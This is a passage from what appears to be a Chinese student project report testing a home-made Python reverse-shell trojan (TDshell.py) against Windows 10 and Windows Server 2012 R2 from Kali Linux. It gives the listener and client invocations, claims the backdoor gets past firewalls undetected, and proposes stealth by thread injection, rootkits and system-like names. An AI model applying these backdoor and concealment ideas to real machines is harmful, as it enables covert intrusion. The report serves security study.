


图 4-10: Kali 拿到 Ubuntu shell

### 4.3 Windows 环境下测试

windows 环境下分为个人用户系统 Windows10 和企业级别服务器系统 Windows server，因为两个系统的侧重方向和安全策略都不一样，所以文中对两者分开进行测试。Windows 系统中不带有 python 环境，所以在第一步，我们需要完成 python 环境的配置。

### 4.3.1 Windows 10 环境测试

- 宿主主机：Windows 10
- 攻击主机：Kali Linux 2.0

先在 Windows 10 中通过图形界面安装 python 安装包,勾选配置环境变量完成 python 环境运行境的安装。




图 4-11: python 环境配置

因为 Windows 自身的原因,需要配置环境变量之后才可以在终端运行的时候通过命令行执行 python 程序。如图 4-12 所示完成配置。




图 4-12: python 环境变量配置

在宿主主机的控制面板中选择系统安全,进入防火墙设置。打开防火墙所有常规功能,Windows 作为主流系统,该防火墙有一定的保护主机的功能。Windows 配置防火墙信息。





图 4-13: 配置防火墙信息

Kali Linux 2.0 中在终端里通过切换命令跳转到木马程序当前路径下，或者在图形界面在木马程序文件夹内上右击，然后选中在当前文件夹下以终端形式打开，再通过输入 `python TDshell.py -l [ip] [port]` 命令来启动攻击机主机服务端的监听功能，设定服务端 IP 地址和监听端口。




图 4-14: Kali 监听 2223 端口

在 Windows 端通过命令行窗口切换到木马后门程序所在的文件夹之后，通过设定的 `python` 环境变量，运行脚本文件，通过参数 `-s` 启用程序的客户端模式。




图 4-15: Windows 10 执行脚本客户端模式




图 4-16: Kali 拿到 Windows 10 shell

随后看到在 Kali Linux 端收到来自 Windows 10 反弹过来的 shell，可以执行恶意代码。

### 4.3.2 Windows Server 2012 R2 环境测试

Windows Server 作为微软公司面向企业开发的服务器操作系统有着很高的安全指数，同时具备着最严格的账户管理规则，所以我们在测试环节中加入了 Windows Server 的测试环节，该系统的部分操作和 Windows 10 相似，所以我们会跳过部分内容，简述测试过程。

- 宿主主机: Windows server 2012 R2
- 攻击主机: Kali Linux 2.0

在 Windows server 2012 R2 中配置 python 环境和在 Windows 10 中配置的情况是一样的，所以这里不再赘述。

同样我们首先要配置 Windows server R12 防火墙信息。在控制面板中选择系统与安全，进入防火墙设置窗口，选择启用防火墙之后点击确认键。




图 4-17: 配置防火墙信息

Kali Linux 2.0 中在终端里通过切换命令跳转到木马程序当前路径下，或者在图形界面在木马程序文件夹内上右击，然后选中在当前文件夹下以终端形式打开，再通过输入 `python TDshell.py -l [ip] [port]` 命令来启动攻击机主机服务端的监听功能，设定服务端 IP 地址和监听端口。




图 4-18: Kali 监听 2224 端口

在 Windows Server 2012 R2 中，我们选择使用管理员权限打开 cmd 之后，敲入之前安装配置过的 python 环境变量，运行后门程序，通过参数-s 设定客户端模式，同时设置好服务器端的 ip 和端口。



图 4-19: Windows server 2012 R2 执行脚本客户端模式

最后我们在 Kali Linux 的监听界面上可以看到来自 Windows Server 2012 R2 反弹回来的 shell，通过 whoami 命令和 ipconfig 来确定受害者主机信息确认测试成功。




图 4-20: Kali 拿到 Windows server 2012 R2 shell

## 5 总结

项目中的后门程序实现的一般木马程序的基本功能，但是在该木马程序实际运行使用的过程中，我感受到了很多不足，这里将对项目中的工作进行总结，并将部分不足描述出来，并给出部分解决方法的初步讨论。

### 5.1 工作总结

在后门实现的过程中，自己完成了对代码的整体设计和绕过方式的实现，利用主流防火墙的一些弱点，实现了后门对防火墙的绕过。在项目启动时我准备了很多关于防火墙和最新木马的材料，结合各大科技论坛，加上自己对特洛伊木马的理解，使我对后门程序有了深刻的认识，这些零碎的知识点都对我在后期实现和设计后门程序的过程中起到了极其重要的作用。自己利用 `python` 的特性通过 `socket` 编程完成在宿主主机上实现对外反弹 `shell` 的过程。代码的简洁性和可读性还有一定的提升空间，在研究中越发的意识到自己对于计算机网络和计算机基础知识的不足，当然，整个后门程序的设计，还有很多问题和不足，希望各位老师批评指正。

该后门程序基本完成了 `shell` 穿过防火墙的任务，该 `shell` 后门可以完成在宿主主机用户没有发觉的情况下实现对宿主主机的控制，包括文件的读取，写入还有基本的命令的执行。

### 5.2 进一步研究方向

#### 5.2.1 隐蔽性

在宿主主机中，后门程序的升级其中一个主要的方面就是其隐蔽性。要使后门程序能够具有隐蔽性功能，一种方法是使用线程插入的方法，使得在线程控制查询时不会暴露出自己，实现隐蔽；另一种方法是采用与系统相近应用程序的命名；最后可以使用 RootKit 技术实现基于底层的木马特征的隐藏。

这些方法都能够降低后门程序被宿主主机用户发现的可能性，近一步完善木马后门程序的功能。

#### 5.2.2 运行环境要求

因为该木马程序是由 `python` 编写而成，在 `Linux` 系统中可以较为自由的运行使用，但是在部分未安装 `python` 环境的 `Linux` 系统或者 `windows` 系统中该脚本不能很方便的运行，这里就要求有更好的兼容性和跨平台性，这里有简单的两个基本的可实现的方式，一是将 `python` 脚本编译成可执行的二进制文件，能够实现跨平台运行使用，另一种方法，因为大多数 `Linux` 系统通过终端安装所需要的 `python` 环境的可行性较高，我们可以通过将 `.py` 脚本通过编译的方法生成 `exe` 文件，使其上传到 `windows` 宿主主机后可以完好运行。